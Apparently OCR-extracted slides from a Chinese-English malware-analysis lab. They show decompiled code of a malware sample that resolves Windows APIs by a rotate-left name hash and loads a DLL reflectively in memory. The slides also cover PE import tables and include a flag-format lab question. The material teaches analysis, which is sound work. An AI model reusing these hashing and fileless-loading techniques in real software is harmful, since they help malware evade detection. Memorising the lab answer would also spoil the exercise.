    v15 += __ROL4__(v15, 11) + 1187 + *fn_name++;
  while ( *fn_name );
  switch ( v15 )
  {
    case 0x5F00766C:
      v59 = dll_base + func_array[name_ordinal_array[j]];
      break;
    case 0x6D555364:
      v60 = dll_base + func_array[name_ordinal_array[j]];
      break;
    case 0x42B4FA0:
      v61 = dll_base + func_array[name_ordinal_array[j]];
      break;
    case 0xC473C85A:
      v64 = dll_base + func_array[name_ordinal_array[j]];
      break;
```

計算 function name 的 hash

根據 hash 找到需要的 API，
然後將 API 存入變數中

__ROL4__



```
loc_2028118A5:          ; eax = v15 = hash
mov     ecx, eax
rol     ecx, 11
lea     ecx, [rcx+rax+1187]
movsx   eax, byte ptr [rdx] ; rdx = fn_name
add     eax, ecx
add     rdx, 1
cmp     byte ptr [rdx], 0
jnz     short loc_2028118A5
```

```
37          fn_name = dll_base + name_array[i];
38          v15 = 0;
39          do
40            v15 += __ROL4__(v15, 11) + 1187 + *fn_name++;
41          while ( *fn_name );
42          switch ( v15 )
43          {
44            case 0x5F00766C:
45              fn_table = (dll_base + func_array[name_ordin
46              break;
47            case 0x6D555364:
```

The rotate left (ROL) and rotate through carry left (RCL) instructions shift all the bits toward more-significant bit positions, except for the most-significant bit, which is rotated to the least-significant bit location.

x86 and amd64 instruction reference,
https://www.felixcloutier.com/x86/rcl:rcr:rol:ror

Lab6: Dynamic API Resolution


在 next stage payload 的 my_start 導出函數中，惡意程式透過 dynamic API resolution 手法取得了一些 APIs。請問其從 user32.dll 取得的 API 的名稱為何？

In my_start exported function in the next stage payload, the malware retrieve some APIs by dynamic API resolution. What's the name of the API retrieved from user32.dll?

- A list of all exported functions of user32.dll

Flag format: FLAG{WindowsAPIname}

Malware Behavior Flowchart



```
114  NtHdrs = getNtHdrs(dll_file);
115  SectArr = getSectArr(dll_file);
116  dll_image = VirtualAlloc(0i64, NtHdrs->OptionalHeader.SizeOfImage, 0x3000u, 0x40u);
117  memcpy(dll_image, dll_file, NtHdrs->OptionalHeader.SizeOfHeaders);
118  for ( m = 0i64; m < NtHdrs->FileHeader.NumberOfSections; ++m )
119    memcpy(
120      &dll_image[*(&SectArr->FileHeader.PointerToSymbolTable + 10 * m)],
121      dll_file + *(&SectArr->FileHeader.SizeOfOptionalHeader + 10 * m),
122      *(&SectArr->FileHeader.NumberOfSymbols + 10 * m));
123  v47 = NtHdrs->OptionalHeader.DataDirectory[5];
124  v48 = &dll_image[v47.VirtualAddress];
125  v49 = &dll_image[-NtHdrs->OptionalHeader.ImageBase];
126  v50 = 0;
127  while ( 1 )                                   // fix relocation table
128  {
129    v55 = v50;
130    if ( v50 >= v47.Size )
131      break;
132    v56 = (*(v48 + 1) - 8) >> 1;
133    v57 = v48;
134    for ( n = 0i64; n < v56; ++n )
135    {
136      v52 = &v48[2 * n + 8];
137      if ( *(v52 + 1) > 0xFu )
138      {
139        if ( !*v52 )
140          break;
141        v53 = *v48 + (*v52 & 0xFFFu);
142        *&dll_image[v53] += v49;
143      }
144    }
145    v54 = *(v48 + 1);
146    v50 = v54 + v55;
147    v48 = &v57[v54];
148  }
149  fix_iat_table(&fn_table, dll_image, NtHdrs);
```

fix relocation table

fix import address table


PE File Format — Import Address Table (IAT)

Import Address Table

- 紀錄 PE 的所有引入函數 (imported functions)，aka. 你呼叫的外部 library functions
  - 引入 DLL 名稱
  - 引入函數名稱
  - 引入函數的位址
- 用途
  - Hook Windows API 以監控 API
  - 在純記憶體中執行程式，不需要建立 Process、沒有檔案落地，以避免偵測


Data Directory[16]

- 紀錄載入時所需的各種 table
- 共有 16 個 entry，今天會提到：
  - [0]: Export Table
  - **[1]: Import Table**
  - [5]: Base Relocation Table
  - [12]: Import Address Table
- 每個 entry 包含 table 的 RVA 和 size
- IMAGE_DATA_DIRECTORY




Import Table

- 紀錄 PE 的引入函數 (imported function) 資訊
- _IMAGE_IMPORT_DSCRIPTOR 結構的 array
- 每個結構代表一個被引入的 DLL
- 0x00: `OriginalFirstThunk`
  - 該 DLL 第一個被引入函數在 Import Lookup Table 位置的 RVA
- 0x0C: `Name`
  - DLL 名稱字串的 RVA
- 0x10: `FirstThunk`
  - 該 DLL 第一個引入函數在 Import Address Table 位置的 RVA
- _IMAGE_IMPORT_DESCRIPTOR




Hint / Name Table


- _IMAGE_IMPORT_BY_NAME 結構的 array
- 每個結構紀錄一個引入函數的資訊
  - Hint (2 byte)：用於找到引入函數的數字
  - Name：引入函數的名稱字串
- _IMAGE_IMPORT_BY_NAME

